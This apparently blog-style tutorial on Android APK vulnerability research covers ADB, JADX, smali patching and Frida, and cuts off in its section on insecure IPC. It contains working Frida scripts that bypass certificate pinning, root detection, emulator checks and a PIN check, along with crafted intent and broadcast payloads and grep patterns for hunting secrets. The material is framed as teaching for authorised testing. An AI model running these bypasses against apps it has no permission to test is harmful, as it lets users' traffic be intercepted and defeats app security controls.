

Introduction
This guide is designed for security researchers, bug hunters, and defensive practitioners who want a complete, practical roadmap for Android APK vulnerability research.
It covers:
- the Android attack surface and threat model
- static and dynamic analysis workflows for APKs and native libraries
- instrumentation with Frida, ADB, and Burp Suite
- bypassing common runtime protections like certificate pinning, root detection, and emulator checks
Whether you are evaluating an application on a bug bounty program or building a secure mobile testing lab, this guide combines concept, technique, and tooling in one reference.
Scope: Authorised security testing, bug bounty, CTF, and defensive research only. All techniques are for use against apps you own or have explicit written permission to test.
If you like this research, buy me a coffee (PayPal) — Keep the lab running
Table of Contents
- Introduction
- Threat Landscape & Attack Surface
- Lab Environment Setup
- APK Acquisition
- APK Anatomy & Static Triage
- ADB Complete Reference
- Static Analysis Workflow
- Dynamic Analysis with Frida
- Traffic Interception (Burp Suite + Android)
- Certificate Pinning Bypass
- Root & Emulator Detection Bypass
- Vulnerability Classes — Deep Dive
- Component Exposure & Insecure IPC
- Intent Redirection & PendingIntent Misuse
- ContentProvider Exploitation
- Deep Link & URL Scheme Attacks
- Broadcast Receiver Attacks
- Insecure Data Storage
- Cryptography Failures
- Insecure WebView
- Dynamic Code Loading
- Native Code (Memory Corruption)
14. Native Binary Analysis & ARM64 Exploitation
15. Obfuscation & De-obfuscation
Threat Landscape & Attack Surface

Android's attack surface spans four layers:
Modern exploits chain multiple layers. A typical chain:

- Deep link injection → passes attacker-controlled data into app
- Intent redirection → pivots into a privileged component
- ContentProvider path traversal → reads internal files
- Leaked auth token → backend account takeover
Economic Context
- Google VRP paid $17M to researchers in 2025 (40% YoY increase)
- Average P1 mobile payout increased 32% in 2024
- March 2026 Android patch fixed 129 CVEs including actively exploited Qualcomm zero-day CVE-2026–21385
Lab Environment Setup
A practical step-by-step guide to building an Android malware analysis and security testing lab on Ubuntu here:
Full lab verification script:
# ────────────────────────────────────────────────────────────────────────
# ✅ FULL LAB VERIFICATION — ALL TOOLS (Section 2.1)
# ────────────────────────────────────────────────────────────────────────

echo "================ CORE PLATFORM ================"
java -version || echo "❌ Java missing"
python3 --version || echo "❌ Python missing"
pip3 --version || echo "❌ pip missing"
docker --version || echo "❌ Docker missing"
docker run --rm hello-world >/dev/null 2>&1 && echo "✔ Docker OK" || echo "❌ Docker issue"

echo -e "\n================ ANDROID SDK ================="
echo "ANDROID_HOME=$ANDROID_HOME"
adb version || echo "❌ adb missing"
adb devices -l || echo "❌ adb device issue"

which aapt2 >/dev/null && echo "✔ aapt2 OK" || echo "❌ aapt2 missing"
which apksigner >/dev/null && echo "✔ apksigner OK" || echo "❌ apksigner missing"
which zipalign >/dev/null && echo "✔ zipalign OK" || echo "❌ zipalign missing"

echo -e "\n================ APKTOOL ====================="
apktool --version >/dev/null 2>&1 && echo "✔ Apktool OK" || echo "❌ Apktool issue"

echo -e "\n================ JADX ========================"
jadx --version >/dev/null 2>&1 && echo "✔ JADX CLI OK" || echo "❌ JADX CLI issue"
command -v jadx-gui >/dev/null && echo "✔ JADX GUI installed" || echo "❌ JADX GUI missing"

echo -e "\n================ FRIDA ======================="
frida --version >/dev/null 2>&1 && echo "✔ Frida OK" || echo "❌ Frida missing"
objection --help >/dev/null 2>&1 && echo "✔ Objection OK" || echo "❌ Objection missing"

echo -e "\n================ FRIDA DEVICE ================"
adb devices | grep -q "device$" && echo "✔ Device detected" || echo "⚠ No device"
frida-ps -U >/dev/null 2>&1 && echo "✔ Frida device OK" || echo "⚠ Frida server missing / not running"

echo -e "\n================ MOBSF ======================="
curl -s http://127.0.0.1:8000 >/dev/null && echo "✔ MobSF running" || echo "⚠ MobSF not running (start container)"

echo -e "\n================ DROZER ======================"
drozer --help >/dev/null 2>&1 && echo "✔ Drozer OK" || echo "❌ Drozer missing"

echo -e "\n================ ANDROGUARD =================="
androguard --help >/dev/null 2>&1 && echo "✔ Androguard OK" || echo "❌ Androguard missing"

echo -e "\n================ GHIDRA ======================"
[ -d ~/ghidra* ] && echo "✔ Ghidra downloaded (run ./ghidraRun manually)" || echo "⚠ Ghidra not found"

echo -e "\n================ APK HUNTER =================="
cd /home/andrey/bug-bounty 2>/dev/null || echo "❌ APK Hunter path missing"

python3 -c "import sys" 2>/dev/null && echo "✔ Python env OK" || echo "❌ Python env issue"

[ -f requirements.txt ] && echo "✔ requirements.txt found" || echo "❌ requirements.txt missing"
[ -f .env ] && echo "✔ .env present" || echo "❌ .env missing (ANTHROPIC_API_KEY)"

echo -e "\n================ SUMMARY ====================="
echo "✔ = Working"
echo "⚠ = Needs runtime setup (device / container)"
echo "❌ = Broken / missing"

echo -e "\n✅ Verification complete"
Android Emulator Setup (Research AVD)
Physical Device Setup
# Enable on device: Settings → About Phone → tap Build Number 7 times
# Then: Settings → Developer Options:
#   - USB Debugging: ON
#   - Stay Awake: ON (optional but useful)
#   - Install via USB: ON
# Verify connection
adb devices
# output: emulator-5554   device
# For rooted devices (Magisk) - grant adb root:
adb shell su -c id     # test root access
APK Acquisition
1. Pull from Connected Device
# Find the APK path for an installed package
adb shell pm list packages | grep target
adb shell pm path com.target.app
# output: package:/data/app/~~xxxxx==/com.target.app-xxxxx==/base.apk
# Pull the base APK
adb pull /data/app/~~xxxxx==/com.target.app-xxxxx==/base.apk ./target.apk
# Pull all split APKs (for split APK apps)
adb shell pm path com.target.app
# may show multiple lines for splits
# Pull each one and note the split names
2. Handling Split APKs
Modern apps are distributed as split APKs (base + config splits):
base.apk                    ← core code and resources
config.arm64_v8a.apk        ← native libs for arm64
config.en.apk               ← English language resources
config.xhdpi.apk            ← display density resources
For most vulnerability research, base.apk alone is sufficient. To work with all splits:
# Install all splits at once
adb install-multiple base.apk config.arm64_v8a.apk config.en.apk
# Extract native libs from the ABI-specific split
unzip config.arm64_v8a.apk "lib/arm64-v8a/*" -d ./native_libs/
3. APK Sources
# gplaycli usage
pip3 install gplaycli
gplaycli -c gplaycli.conf -d com.target.app
4. XAPK Format
XAPK is a ZIP file containing multiple APKs + manifest:
# Rename and extract
cp target.xapk target.zip
unzip target.zip -d xapk_contents/
ls xapk_contents/
# base.apk, config.arm64_v8a.apk, manifest.json, icon.png
# Install
adb install-multiple xapk_contents/*.apk
APK Hunter handles XAPK automatically — pass the
.xapkdirectly and it extracts the largest base APK:
python3 /home/andrey/bug-bounty/cli.py analyze target.xapk
APK Anatomy & Static Triage
1. File Structure
target.apk (ZIP archive)
├── AndroidManifest.xml      ← binary XML, attack surface map
├── classes.dex              ← primary DEX bytecode
├── classes2.dex             ← multidex overflow
├── classes3.dex             ← ...
├── resources.arsc           ← compiled resource table
├── res/                     ← compiled XML resources, layouts
│   ├── layout/
│   ├── values/
│   └── xml/
├── assets/                  ← raw files: DB, HTML, JS, certs, configs
├── lib/
│   ├── arm64-v8a/           ← 64-bit ARM native .so files
│   ├── armeabi-v7a/         ← 32-bit ARM native .so files
│   └── x86_64/              ← x86_64 native .so files (emulator)
└── META-INF/
    ├── MANIFEST.MF
    ├── CERT.SF
    └── CERT.RSA             ← signing certificate
2. First 30 Minutes Triage Checklist
# ── 1. Basic inventory ────────────────────────────────────────────────
unzip -l target.apk | head -50
unzip -l target.apk | grep -E "\.so$|\.dex$|\.db$|\.key$|\.pem$|\.p12$"
# ── 2. Extract everything ─────────────────────────────────────────────
mkdir -p work/apk
unzip -q target.apk -d work/apk/
# ── 3. Decode manifest and resources ─────────────────────────────────
apktool d target.apk -o work/apktool/
# ── 4. Signing info ───────────────────────────────────────────────────
apksigner verify --verbose --print-certs target.apk
# Check: v1, v2, v3 scheme; certificate subject/expiry; SHA-256 fingerprint
# ── 5. Package metadata ───────────────────────────────────────────────
aapt2 dump badging target.apk
# Shows: package name, version, min/target SDK, permissions, features
# ── 6. Permissions quick view ─────────────────────────────────────────
aapt2 dump badging target.apk | grep "uses-permission"
# ── 7. Check for multiple DEX files ──────────────────────────────────
ls work/apk/classes*.dex
# ── 8. Search for secrets in assets/resources ────────────────────────
grep -rE "(api_key|apikey|secret|password|token|private_key|aws_|firebase)" \
  work/apktool/res/ work/apktool/assets/ --include="*.xml" --include="*.json" \
  --include="*.html" --include="*.js" -i
# ── 9. Native library inventory ──────────────────────────────────────
find work/apk/lib/ -name "*.so" -exec file {} \;
# Note third-party libs: libssl, libcurl, libreact, libflutter, etc.
# ── 10. Network security config ──────────────────────────────────────
cat work/apktool/res/xml/network_security_config.xml 2>/dev/null

3. AndroidManifest.xml — Security Checklist
cat work/apktool/AndroidManifest.xmlWhat to look for:
ADB Complete Reference
1. Device Management
adb devices                          # list connected devices/emulators
adb devices -l                       # verbose (model, transport)
adb -s emulator-5554 shell           # target specific device
adb -e shell                         # target emulator only
adb -d shell                         # target USB device only
adb root                             # restart adbd as root (Google APIs image)
adb unroot                           # restart as non-root
adb remount                          # remount /system as writable (after root)
adb reboot                           # reboot device
adb reboot recovery                  # reboot to recovery
adb kill-server                      # restart adb server
adb start-server
2. Package Management
# List packages
adb shell pm list packages           # all packages
adb shell pm list packages -3        # third-party only
adb shell pm list packages | grep target
# Package info
adb shell pm path com.target.app
adb shell pm dump com.target.app     # detailed: activities, permissions, flags
adb shell dumpsys package com.target.app
# Install / uninstall
adb install target.apk
adb install -r target.apk            # replace existing
adb install -g target.apk            # grant all permissions at install
adb install-multiple base.apk config.arm64_v8a.apk
adb uninstall com.target.app
adb shell pm clear com.target.app    # clear data/cache (keep app)
3. Activity & Intent Launching
# Start an activity
adb shell am start -n com.target.app/.MainActivity
adb shell am start -n com.target.app/.HiddenAdminActivity
# Start with intent extras
adb shell am start \
  -n com.target.app/.DeepLinkActivity \
  -a android.intent.action.VIEW \
  -d "https://target.app/reset?token=INJECT"
# Pass typed extras
adb shell am start \
  -n com.target.app/.SomeActivity \
  --es "username" "admin" \
  --ei "userId" "1" \
  --ez "isAdmin" "true" \
  --eia "ids" "1,2,3"
# Start with category and action (implicit intent)
adb shell am start \
  -a android.intent.action.VIEW \
  -c android.intent.category.BROWSABLE \
  -d "myapp://reset?token=evil"
# Start a service
adb shell am startservice \
  -n com.target.app/.SyncService \
  --es "action" "UPLOAD"
# Send a broadcast
adb shell am broadcast \
  -a com.target.app.ACTION_LOGIN_SUCCESS \
  --es "token" "attacker_value"
# Force-stop app
adb shell am force-stop com.target.app
4. File System Operations
# Push/pull files
adb push local_file.txt /sdcard/
adb pull /data/data/com.target.app/shared_prefs/prefs.xml .
# Access app sandbox as the app user (non-root)
adb shell run-as com.target.app ls /data/data/com.target.app/
adb shell run-as com.target.app cat /data/data/com.target.app/shared_prefs/prefs.xml
# Root file access
adb shell su -c "ls /data/data/com.target.app/"
adb shell su -c "cat /data/data/com.target.app/databases/main.db" > main.db
# SQLite database inspection
adb shell su -c "sqlite3 /data/data/com.target.app/databases/app.db .dump"
adb shell su -c "sqlite3 /data/data/com.target.app/databases/app.db \
  'SELECT * FROM users;'"
5. Logcat
adb logcat                            # all logs
adb logcat -c                         # clear log buffer
adb logcat *:E                        # errors only
adb logcat -s "MyApp"                 # filter by tag
adb logcat | grep -iE "token|password|secret|key|error"
# Log by PID
PID=$(adb shell pidof com.target.app)
adb logcat | grep $PID
# Structured output
adb logcat -v time                    # add timestamps
adb logcat -v threadtime              # timestamp + thread IDs
adb logcat -f /tmp/target_logs.txt    # save to file
6. Port Forwarding
# Forward device port to local (for Frida, drozer)
adb forward tcp:27042 tcp:27042       # drozer
adb forward tcp:27043 tcp:27043       # drozer event port
adb forward tcp:1234 tcp:1234         # gdbserver
# Reverse forward (local → device) - useful for serving payloads
adb reverse tcp:8080 tcp:8080         # device connects to localhost:8080
# Proxy setup for Burp
adb shell settings put global http_proxy "192.168.1.100:8080"
adb shell settings put global http_proxy ":0"  # remove proxy
7. Useful Inspection Commands
# System info
adb shell getprop ro.build.version.release    # Android version
adb shell getprop ro.product.model            # device model
adb shell getprop ro.build.fingerprint        # full build string
adb shell getprop ro.debuggable               # 1 = debug build
# Running services
adb shell service list
adb shell dumpsys activity                    # all activities
adb shell dumpsys activity services           # running services
adb shell dumpsys activity top                # foreground app/activity
# ContentProvider URIs
adb shell content query --uri content://com.target.app.provider/data
adb shell content query \
  --uri content://com.target.app.provider/data \
  --projection "id,name,password"
# Screenshot and recording
adb shell screencap -p /sdcard/screen.png && adb pull /sdcard/screen.png
adb shell screenrecord --time-limit 30 /sdcard/video.mp4
Static Analysis Workflow
1. JADX — Decompilation
# CLI decompilation (outputs Java source)
jadx -d work/jadx_out/ target.apk
# With obfuscation mapping (if you have a ProGuard mapping.txt)
jadx -d work/jadx_out/ --deobf --deobf-map mapping.txt target.apk
# Export as Gradle project (for IDE import)
jadx --export-gradle -d work/jadx_gradle/ target.apk
# GUI (interactive, best for research)
jadx-gui target.apk
JADX GUI key shortcuts:
Ctrl+F— search in current fileCtrl+Shift+F— search across all decompiled code (critical for finding patterns)Ctrl+N— go to class by nameXon a method/class — find all usages
2. Key Patterns to Search in Decompiled Code
cd work/jadx_out/
# Hardcoded secrets
grep -rE "(api_key|apikey|secret|password|passwd|token|private_key)" \
  --include="*.java" -i | grep -v "//.*password"
# AWS credentials
grep -rE "AKIA[0-9A-Z]{16}" --include="*.java"
# HTTP URLs (cleartext)
grep -rE "http://[a-zA-Z]" --include="*.java" | grep -v "http://schemas"
# WebView dangerous settings
grep -rE "setJavaScript(Enabled|Interface)|addJavascriptInterface|setAllowFile" \
  --include="*.java" -i
# Crypto red flags
grep -rE "DES|MD5|SHA1|ECB|AES/ECB|new SecretKeySpec" --include="*.java"
# Dynamic code loading
grep -rE "DexClassLoader|PathClassLoader|loadClass|dlopen" --include="*.java"
# Custom TrustManager (cert validation bypass in app itself)
grep -rE "TrustManager|checkServerTrusted|X509TrustManager" --include="*.java"
# ContentProvider file access (path traversal candidates)
grep -rE "openFile|openAssetFile|ParcelFileDescriptor" --include="*.java"
# Intent from extras (intent redirection candidates)
grep -rE "getParcelableExtra|getIntent.*extra" --include="*.java" -i
# PendingIntent (mutability issues)
grep -rE "PendingIntent\.(getActivity|getService|getBroadcast)" --include="*.java"
# Logging sensitive data
grep -rE "Log\.(d|v|i)\(.*\(password|token|key\)" --include="*.java" -i
3. Smali Patching (for Bypasses)
When you need to modify bytecode (e.g., bypass a root check):
# Decode APK to smali
apktool d target.apk -o work/smali_src/
# Edit the relevant .smali file in work/smali_src/
# e.g., change a method's return value to always return false:
# Find the method, replace the body with:
#   const/4 v0, 0x0
#   return v0
# Rebuild
apktool b work/smali_src/ -o target_patched.apk
# Re-sign (required before installing)
# Generate test keystore (one time):
keytool -genkeypair -v -keystore test.jks -keyalg RSA \
  -keysize 2048 -validity 10000 -alias testkey \
  -dname "CN=Test,O=Test,C=US" -storepass password -keypass password
# Sign
apksigner sign --ks test.jks --ks-pass pass:password \
  --key-pass pass:password --out target_signed.apk target_patched.apk
# Install
adb install -r target_signed.apk
Dynamic Analysis with Frida
1. Core Patterns
// ── Attach to running process ──────────────────────────────────────────
// frida -U -n "com.target.app" -l script.js
// frida -U -f com.target.app --no-pause -l script.js  (spawn mode)
// ── Java method hook template ─────────────────────────────────────────
Java.perform(function () {
  // Hook an instance method
  var TargetClass = Java.use("com.target.app.SomeClass");
  TargetClass.someMethod.implementation = function (arg1, arg2) {
    console.log("[*] someMethod called, arg1=" + arg1 + ", arg2=" + arg2);
    // Call original
    var result = this.someMethod(arg1, arg2);
    console.log("[*] someMethod returned: " + result);
    return result;
    // Or replace return value:
    // return false;
  };
  // Hook overloaded method (specify signature)
  TargetClass.checkPin.overload('java.lang.String').implementation = function(pin) {
    console.log("[*] checkPin: " + pin);
    return true;  // bypass PIN check
  };
  // Hook constructor
  TargetClass.$init.overload('android.content.Context').implementation = function(ctx) {
    console.log("[*] Constructor called");
    this.$init(ctx);  // call original constructor
  };
  // Hook static method
  var Utils = Java.use("com.target.app.Utils");
  Utils.isRooted.overload().implementation = function() {
    console.log("[*] isRooted() → returning false");
    return false;
  };
});
2. Java.choose — Enumerate Live Instances
Java.perform(function () {
  // Find all live instances of a class and call methods on them
  Java.choose("com.target.app.UserSession", {
    onMatch: function (instance) {
      console.log("[*] Found UserSession instance");
      console.log("    token = " + instance.getAuthToken());
      console.log("    userId = " + instance.userId.value);
    },
    onComplete: function () {
      console.log("[*] Done enumerating UserSession instances");
    }
  });
});
3. Native Function Hooking (Interceptor)
// Hook a native function by name (symbol must exist)
Interceptor.attach(Module.findExportByName("libssl.so", "SSL_write"), {
  onEnter: function (args) {
    var buf = args[1];
    var len = args[2].toInt32();
    console.log("[SSL_write] len=" + len);
    console.log(hexdump(buf.readByteArray(len)));
  },
  onLeave: function (retval) {
    console.log("[SSL_write] returned: " + retval);
  }
});
// Hook by address (when no symbols)
var base = Module.findBaseAddress("libtarget.so");
var offset = 0x12345;  // from Ghidra analysis
Interceptor.attach(base.add(offset), {
  onEnter: function (args) {
    console.log("[*] Hit function at offset 0x12345");
  }
});
4. Useful Frida One-Liners
# List all loaded classes containing "crypto"
frida -U -n com.target.app -e \
  "Java.perform(function(){Java.enumerateLoadedClasses({onMatch:function(n){if(n.includes('crypto')||n.includes('Crypto'))console.log(n)},onComplete:function(){}});})"
# Dump all methods of a class
frida -U -n com.target.app -e \
  "Java.perform(function(){var c=Java.use('com.target.app.SomeClass');console.log(JSON.stringify(Object.getOwnPropertyNames(c.__proto__)));});"
# Trace all calls to a class
frida-trace -U -n com.target.app -j "com.target.app.SomeClass!*"
# Trace native functions in a library
frida-trace -U -n com.target.app -I "libssl.so"
5. Objection Quick Reference
# Attach to app
objection -g com.target.app explore
# Inside objection REPL:
android info libraries              # list loaded native libs
android hooking list classes        # all classes
android hooking list activities     # all activities
android hooking list services
android hooking watch class com.target.app.LoginManager  # hook all methods
android hooking watch method "com.target.app.LoginManager.login"
android sslpinning disable          # disable certificate pinning
android root disable                # disable root detection
android filesystem list             # /data/data/<pkg>/ contents
android filesystem download /data/data/com.target.app/databases/main.db
env                                 # show data/files/cache paths
jobs list                           # running hooks
Traffic Interception (Burp Suite + Android)
1. The Android 7+ CA Trust Problem
Since Android 7.0 (API 24), apps targeting API 24+ do NOT trust user-installed CA certificates by default. Burp's CA needs to be in the system trust store to intercept HTTPS.
2. System CA Installation on Rooted Emulator (Recommended)
# 1. Export Burp CA in DER format from Burp: Proxy → Options → CA Certificate → DER
# 2. Convert to PEM
openssl x509 -inform DER -in burp.der -out burp.pem
# 3. Get the subject hash (Android format)
HASH=$(openssl x509 -inform PEM -subject_hash_old -in burp.pem | head -1)
cp burp.pem ${HASH}.0
# 4. Push to Android system store
adb root && adb remount
adb push ${HASH}.0 /system/etc/security/cacerts/
adb shell chmod 644 /system/etc/security/cacerts/${HASH}.0
adb reboot
# 5. Verify
adb shell ls /system/etc/security/cacerts/ | grep $HASH
3. Configure Proxy
# Option A: Via AVD settings
# Settings → WiFi → Long press → Modify Network → Manual Proxy
# Host: 10.0.2.2 (emulator host alias), Port: 8080
# Option B: Via adb
adb shell settings put global http_proxy "10.0.2.2:8080"
# Remove:
adb shell settings put global http_proxy ":0"
# Option C: Per-app (iptables redirect, requires root)
adb shell iptables -t nat -A OUTPUT -p tcp --dport 443 \
  -m owner --uid-owner $(adb shell id -u com.target.app) \
  -j REDIRECT --to-port 8080
4. Network Security Config Patching (Non-Root Alternative)
In work/apktool/res/xml/network_security_config.xml (create if missing):
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
    <base-config cleartextTrafficPermitted="true">
        <trust-anchors>
            <certificates src="system" />
            <certificates src="user" />      <!-- trust user CAs -->
        </trust-anchors>
    </base-config>
    <debug-overrides>
        <trust-anchors>
            <certificates src="system" />
            <certificates src="user" />
        </trust-anchors>
    </debug-overrides>
</network-security-config>
Reference in AndroidManifest.xml application tag:
android:networkSecurityConfig="@xml/network_security_config"Then rebuild and re-sign. Install patched APK.
Certificate Pinning Bypass
1. Types of Certificate Pinning

2. Universal SSL Pinning Bypass (Frida)
// universal-ssl-bypass.js
// Works against most common Android pinning implementations
Java.perform(function() {
  // ── OkHttp3 CertificatePinner ────────────────────────────────────────
  try {
    var CertificatePinner = Java.use("okhttp3.CertificatePinner");
    CertificatePinner.check.overload(
      'java.lang.String', 'java.util.List'
    ).implementation = function(hostname, peerCertificates) {
      console.log("[OkHttp3] Bypassing pinning for: " + hostname);
      // Do nothing - bypass
    };
    CertificatePinner.check.overload(
      'java.lang.String', '[Ljava.security.cert.Certificate;'
    ).implementation = function(hostname, certs) {
      console.log("[OkHttp3] Bypassing cert check for: " + hostname);
    };
  } catch(e) { console.log("OkHttp3 not present: " + e); }
  // ── TrustManagerImpl (Android default) ───────────────────────────────
  try {
    var TrustManagerImpl = Java.use("com.android.org.conscrypt.TrustManagerImpl");
    TrustManagerImpl.verifyChain.implementation = function(
      untrustedChain, trustAnchorChain, host, clientAuth, ocspData, tlsSctData
    ) {
      console.log("[TrustManagerImpl] Bypassing chain verification for: " + host);
      return untrustedChain;
    };
  } catch(e) { console.log("TrustManagerImpl hook failed: " + e); }
  // ── X509TrustManager (custom implementations) ─────────────────────────
  try {
    var X509TrustManager = Java.use("javax.net.ssl.X509TrustManager");
    var SSLContext = Java.use("javax.net.ssl.SSLContext");
    var TrustManager = Java.registerClass({
      name: "com.bypass.TrustManager",
      implements: [X509TrustManager],
      methods: {
        checkClientTrusted: function(chain, authType) {},
        checkServerTrusted: function(chain, authType) {},
        getAcceptedIssuers: function() { return []; }
      }
    });
    var TrustManagers = [TrustManager.$new()];
    var SSLContextInstance = SSLContext.getInstance("TLS");
    SSLContextInstance.init(null, TrustManagers, null);
    var defaultSSLContext = SSLContext.getDefault();
    SSLContextInstance.getSocketFactory();
  } catch(e) { console.log("X509TrustManager hook failed: " + e); }
  // ── HttpsURLConnection ───────────────────────────────────────────────
  try {
    var HttpsURLConnection = Java.use("javax.net.ssl.HttpsURLConnection");
    HttpsURLConnection.setDefaultHostnameVerifier.implementation = function(v) {
      console.log("[HttpsURLConnection] Replacing hostname verifier");
      var AllowAll = Java.registerClass({
        name: "com.bypass.AllowAllHostnames",
        implements: [Java.use("javax.net.ssl.HostnameVerifier")],
        methods: {
          verify: function(hostname, session) {
            console.log("[HostnameVerifier] Allowing: " + hostname);
            return true;
          }
        }
      });
      this.setDefaultHostnameVerifier(AllowAll.$new());
    };
  } catch(e) { console.log("HttpsURLConnection hook failed: " + e); }
  console.log("[*] SSL Pinning bypass complete");
});
# Run the bypass
frida -U -f com.target.app --no-pause -l universal-ssl-bypass.js
3. Objection One-Liner
objection -g com.target.app explore --startup-command "android sslpinning disable"4. apk-mitm (Automated Patching)
npm install -g apk-mitm
apk-mitm target.apk
# Outputs: target-patched.apk — automatically:
# - patches network_security_config.xml
# - replaces custom TrustManagers
# - resigns the APK
Root & Emulator Detection Bypass
1. Root Detection Bypass (Frida)
// root-detection-bypass.js
Java.perform(function() {
// ── RootBeer library ──────────────────────────────────────────────────
  try {
    var RootBeer = Java.use("com.scottyab.rootbeer.RootBeer");
    RootBeer.isRooted.overload().implementation = function() {
      console.log("[RootBeer] isRooted() → false");
      return false;
    };
    RootBeer.isRootedWithoutBusyBoxCheck.overload().implementation = function() {
      return false;
    };
  } catch(e) {}
  // ── File existence checks ─────────────────────────────────────────────
  var File = Java.use("java.io.File");
  File.exists.implementation = function() {
    var path = this.getAbsolutePath();
    var rootPaths = ["/system/app/Superuser.apk", "/su", "/sbin/su",
                     "/system/bin/su", "/data/local/tmp/su", "/system/xbin/su",
                     "/sbin/.magisk", "/data/adb/magisk", "/system/app/Magisk.apk"];
    for (var i = 0; i < rootPaths.length; i++) {
      if (path.indexOf(rootPaths[i]) >= 0) {
        console.log("[File.exists] Hiding: " + path);
        return false;
      }
    }
    return this.exists();
  };
  // ── Runtime.exec root checks ──────────────────────────────────────────
  var Runtime = Java.use("java.lang.Runtime");
  Runtime.exec.overload('java.lang.String').implementation = function(cmd) {
    if (cmd.indexOf("su") >= 0 || cmd.indexOf("which") >= 0) {
      console.log("[Runtime.exec] Blocking: " + cmd);
      throw Java.use("java.io.IOException").$new("Not found");
    }
    return this.exec(cmd);
  };
  // ── SafetyNet / Play Integrity ────────────────────────────────────────
  try {
    var SafetyNetApi = Java.use("com.google.android.gms.safetynet.SafetyNetApi");
    // Hook the callback if needed - vary by app implementation
  } catch(e) {}
  console.log("[*] Root detection bypass loaded");
});
2. Emulator Detection Bypass
// emulator-detection-bypass.js
Java.perform(function() {
var Build = Java.use("android.os.Build");
  // Spoof build properties to match a real device
  Build.FINGERPRINT.value = "google/walleye/walleye:8.1.0/OPM1.171019.011/4448085:user/release-keys";
  Build.MODEL.value = "Pixel 2";
  Build.MANUFACTURER.value = "Google";
  Build.BRAND.value = "google";
  Build.DEVICE.value = "walleye";
  Build.PRODUCT.value = "walleye";
  Build.HARDWARE.value = "walleye";
  Build.TAGS.value = "release-keys";
  // Spoof IMEI / phone state
  try {
    var TelephonyManager = Java.use("android.telephony.TelephonyManager");
    TelephonyManager.getDeviceId.overload().implementation = function() {
      return "867979021642856";  // real-looking IMEI
    };
    TelephonyManager.getLine1Number.overload().implementation = function() {
      return "+15551234567";
    };
  } catch(e) {}
  console.log("[*] Emulator detection bypass loaded");
});
3. Via adb setprop
# Change build properties (temporary, reset on reboot)
adb shell setprop ro.product.model "Pixel 5"
adb shell setprop ro.build.tags "release-keys"
adb shell setprop ro.debuggable "0"
4. Magisk + Shamiko (Physical Device)
On a Magisk-rooted device:
- Install Shamiko module (hides root from apps)
- In Magisk → DenyList → add the target app
- Enable
Enforce DenyList
Vulnerability Classes — Deep Dive
Component Exposure & Insecure IPC

To understand Component Exposure and Insecure Inter-Process Communication (IPC), you have to view an Android app not as a single fortress, but as a collection of "entry points." If these entry points aren't guarded, they become "doors" that any malicious app on the device can walk through.
1. The Entry Points: Android Components
Android applications are composed of four main components. Insecure IPC occurs when these are "Exported" (made public) without proper access controls.
- Activities: The UI screens. Exposure allows attackers to bypass login screens or trigger internal sensitive screens.
- Services: Background processes. Exposure allows attackers to start/stop tasks (e.g., data syncing, location tracking) silently.
- Broadcast Receivers: The app's "mailbox." Exposure allows attackers to inject fake messages or intercept private system notifications.
- Content Providers: The app's database interface. Exposure leads to massive data leaks or SQL injection.
2. Component Exposure (The "Exported" Risk)
A component is "exposed" if its android:exported attribute is set to true in the AndroidManifest.xml.
Implicit vs. Explicit Exporting
- Explicit: You manually set
android:exported="true". - Implicit: If you add an
<intent-filter>to a component, Android automatically sets it totrue(on older API levels) or requires an explicit declaration. This is a common "silent" vulnerability where developers forget that adding a filter for one specific task opens the component to everyone.
The Attack: A malicious app on the same device sends a crafted Intent directly to the exposed component, triggering logic that the developer intended only for internal use.
3. Insecure Inter-Process Communication (IPC)
IPC is how apps talk. When this communication isn't verified, several high-impact vulnerabilities emerge:
A. Intent Redirection (The "Confused Deputy")
This occurs when an app receives an Intent from an untrusted source and uses it to launch a new activity/service.
- The Scenario: App A is a high-privilege system app. App B is malicious.
